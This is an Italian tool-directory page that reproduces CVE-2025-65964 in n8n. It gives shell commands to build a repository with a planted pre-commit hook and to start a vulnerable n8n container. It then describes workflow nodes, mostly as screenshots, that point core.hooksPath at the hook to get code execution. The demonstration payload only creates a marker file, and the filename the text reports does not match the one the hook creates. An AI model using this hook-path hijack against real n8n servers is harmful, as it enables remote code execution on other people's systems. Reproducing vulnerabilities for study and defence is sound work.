
Skip to content
KitploitKITPLOIT
StrumentiExploitsBlog
Log in
Invia
StrumentiExploitsBlog
Invia

Strumenti di Hacking, PenTest e Cybersecurity per il tuo Arsenale di Sicurezza!

Kitploit è una directory di strumenti di hacking, cybersecurity e pentesting. Scopri gli ultimi aggiornamenti dei progetti per trovare vulnerabilità, analizzare sistemi, automatizzare i test e rafforzare la tua sicurezza.

FeedContattoPrivacy© 2026 Kitploit

Directory degli strumenti

Categorie

Vedi tutte le categorie
Loading categories
CVE-2025-65964-Exploit — Riproduzione di CVE-2025-65964 | Kitploit
Strumenti/GitHubGitHub/syzygy-k/cve-2025-65964-exploit
Analisi delle VulnerabilitàExploitSfruttamento di Applicazioni WebPenetration TestingRed TeamingSviluppo Payload
GitHubsyzygy-k/cve-2025-65964-exploit

CVE-2025-65964-Exploit

Riproduzione di CVE-2025-65964

Vedi Repository
413711 mesi faNon ancora revisionato
Condividi

Passaggi per la riproduzione

Prepara innanzitutto un repository contenente un file malevolo

mkdir n8n-rce-poc && cd n8n-rce-poc
git init
git remote add origin <indirizzo-del-repository>

mkdir evil_hooks
echo '#!/bin/sh' > evil_hooks/pre-commit
echo 'touch /tmp/pwned_success' >> evil_hooks/pre-commit

chmod +x evil_hooks/pre-commit
git add evil_hooks/pre-commit
git update-index --chmod=+x evil_hooks/pre-commit

git commit -m "Add malicious hook"
git branch -M main
git push -u origin main

Poi avvia un Docker con una versione vulnerabile di n8n. L’impatto della vulnerabilità è molto ampio: 0.123.1 ≤ n8n < 1.119.2 sono tutte vulnerabili. Qui usiamo la versione 1.64.3

docker run -it --rm \
  --name n8n \
  -p 5678:5678 \
  n8nio/n8n:1.64.3

Innanzitutto, il flusso di attacco completo per la versione 1.64.3 è il seguente

image

Nodo 1: Git (Azione: Clona un repository)

Configurazione dei parametri come mostrato in figura

image


Nodo 2: Code (Modalità: Esegui una volta per tutti gli elementi)

Questo nodo e il successivo sono necessari perché Git consente il commit solo quando i file sono stati modificati, quindi dobbiamo prima scrivere un file a caso nel repository.

Configurazione dei parametri come mostrato in figura
image


Nodo 3: Leggi/Scrivi file dal disco (Azione: Scrivi)

Scrive il file nel repository

Configurazione dei parametri come mostrato in figura
image


Nodo 4, 5: Git (Azione: Aggiungi proprietà di configurazione)

Questi due nodi servono perché per fare un commit sono necessari email e nome utente. Basta inventarli.

Configurazione dei parametri come mostrato in figura

image image

Nodo 6: Git (Azione: Conferma (commit) file o cartelle in Git)


Passaggio fondamentale: imposta core.hooksPath sulla directory malevola scaricata, forzando Git a cercare gli hook nella directory specificata (di default sarebbe .git/hooks).

(Sembra una tecnica simile all’hijacking di LD_PRELOAD, ecc.)

Configurazione dei parametri come mostrato in figura
image


Nodo 7: Git (Azione: Conferma (commit) file o cartelle in Git)

Questo passaggio serve a innescare la vulnerabilità eseguendo l’hook manomesso.

Configurazione dei parametri come mostrato in figura
image


Dopo aver configurato tutti questi nodi, esegui il flusso di lavoro.

Quindi, osservando nel container Docker, si nota che il file malevolo pwned_without_exec_node è stato creato.

image
